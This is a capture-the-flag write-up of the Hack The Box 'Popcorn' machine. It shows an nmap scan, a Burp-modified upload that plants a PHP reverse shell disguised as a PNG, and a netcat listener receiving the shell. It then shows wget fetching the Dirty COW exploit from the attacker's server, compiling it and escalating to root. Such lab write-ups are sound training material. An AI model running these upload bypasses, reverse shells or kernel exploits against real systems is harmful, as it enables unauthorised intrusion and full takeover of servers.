

Popcorn


```
┌──(kali㉿kali)-[~/Popcorn]
└─$ nmap -sC -sV -p- 10.129.36.23 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 16:49 EDT
Nmap scan report for 10.129.36.23
Host is up (0.014s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.12 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




As we login to the Torrent's website, there is a upload feature for us to upload different torrent files onto the website. Hence tried uploading a PHP file in the form of a torrent to check it accepts the file.




We see that the website does not accept such files. We also tried uploading other file formats but none of them were successful.





With all the above trials, we decided to upload a proper torrent file and see if it works and later try use it to exploit the website further.



As we upload a legitimate torrent file, it gets successfully uploaded and the same can be seen under My Torrents.









So with this we got to know that there is another file upload functionality on the website other than the main upload feature which only allows torrent files and we don't know what checks does it have in place.

Hence let's try to exploit this feature and see if it works.





This indeed worked by just changing the file extension of the reverse shell but when we c

Index of /torrent/upload

Name	Last modified	Size	Description
Parent Directory		-	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
1466ec9fff1044512d1c5b104b564d21d056adf6.jpeg	15-Mar-2023 23:43	6.3K	
1466ec9fff1044512d1c5b104b564d21d056adf6.png	15-Mar-2023 23:58	5.4K	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80

popcorn.htb/torrent/upload/1466ec9fff1044512d1c5b104b564d21d056adf6.png

The image "http://popcorn.htb/torrent/upload/1466ec9fff1044512d1c5b104b564d21d056adf6.png" cannot be displayed because it contains errors.

Hence used Burp Suite to intercept the traffic on the website and alter the request to make it look like an image that is being uploaded to the website.

```
4
5 -----------------------------25182216236239381099582972 49
5 Content-Disposition: form-data; name="file"; filename="reverse-shell.png.php"
7 Content-Type: image/png
3
9 <?php
0 // php-reverse-shell - A Reverse Shell implementation in PHP
1 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
2 //
```

We get a response showing the file has been uploaded successfully.

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Date: Wed, 15 Mar 2023 22:08:04 GMT
3  Server: Apache/2.2.12 (Ubuntu)
4  X-Powered-By: PHP/5.2.10-2ubuntu6.10
5  Expires: Thu, 19 Nov 1981 08:52:00 GMT
6  Cache-Control: private
7  Pragma: no-cache
8  Vary: Accept-Encoding
9  Content-Length: 148
10 Connection: close
11 Content-Type: text/html
12
13 Upload: reverse-shell.png.php<br />
   Type: image/jpeg<br />
   Size: 5.365234375 Kb<br />
   Upload Completed. <br />
   Please refresh to see the new screenshot.
```

Let’s refresh the uploads page of the torrent website and see if the file is available on the webserver –

Index of /torrent/upload

Name	Last modified	Size	Description
Parent Directory		-	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
1466ec9fff1044512d1c5b104b564d21d056adf6.jpeg	15-Mar-2023 23:43	6.3K	
1466ec9fff1044512d1c5b104b564d21d056adf6.php	16-Mar-2023 00:08	5.4K	
1466ec9fff1044512d1c5b104b564d21d056adf6.png	15-Mar-2023 23:58	5.4K	
noss.png	02-Jun-2007 23:15	32K	

As we access the file and also open up a listener on the same port, we will successfully get a reverse shell onto our local machine –

```
┌──(kali㉿kali)-[~/Popcorn]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.119] from (UNKNOWN) [10.129.36.23] 33239
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
 00:10:25 up  2:52,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

With the **www-data** access on the server, we get access to the **user.txt** file and find the user flag –

```
$ cat user.txt
[redacted]a9
$
```

```
    Source: http://www.exploit-db.com/exploits/14814
[3] dirty_cow
    CVE-2016-5195
    Source: http://www.exploit-db.com/exploits/40616
[4] do_pages_move
    Alt: sieve        CVE-2010-0415
```

Downloaded the dirty cow using the **searchsploit** command –

```
┌──(kali㉿kali)-[~/Popcorn]
└─$ searchsploit -m linux/local/40839.c
  Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_P
      URL: https://www.exploit-db.com/exploits/40839
     Path: /usr/share/exploitdb/exploits/linux/local/40839.c
File Type: C source, ASCII text

Copied to: /home/kali/Popcorn/40839.c
```

Then transferred the file to the server using python –

```
┌──(kali㉿kali)-[~/Popcorn]
└─$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.129.36.23 - - [15/Mar/2023 19:31:54] "GET /40839.c HTTP/1.0" 200 -
```

```
$ wget 10.10.14.119:8000/40839.c
--2023-03-16 01:31:59--  http://10.10.14.119:8000/40839.c
Connecting to 10.10.14.119:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4814 (4.7K) [text/plain]
Saving to: `40839.c'

    0K ....                                                  100% 2.37M=0.002s

2023-03-16 01:31:59 (2.37 MB/s) - `40839.c' saved [4814/4814]
```

Execute the dirty cow script by creating an object file of the c program file and run it –

```
$ gcc -pthread 40839.c -o dirt -lcrypt
$ chmod +x dirt
$ ./dirt
```

After a while you will get a message saying successful –

```
mmap: b77d8000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'abcd1234'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Finally change the user to newly created user – **firefart**

```
$ su firefart
su: must be run from a terminal
```

But there seems to be an issue as **su** command can be only run from a terminal.

After googling a while, found another way to fix this issue –

```
$ echo "import pty; pty.spawn('/bin/bash')" > abcd.py
$ python abcd.py
www-data@popcorn:/tmp$ su firefart
su firefart
Password: abcd1234

firefart@popcorn:/tmp#
```

Created a python file with simple /bin/bash command and finally we were able to change to the user to **firefart** which had root access on the server.

```
firefart@popcorn:/tmp# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@popcorn:/tmp#
```

Finally got the root flag inside the root.txt file –

```
firefart@popcorn:~# cat root.txt
cat root.txt
[redacted]0f
firefart@popcorn:~#
```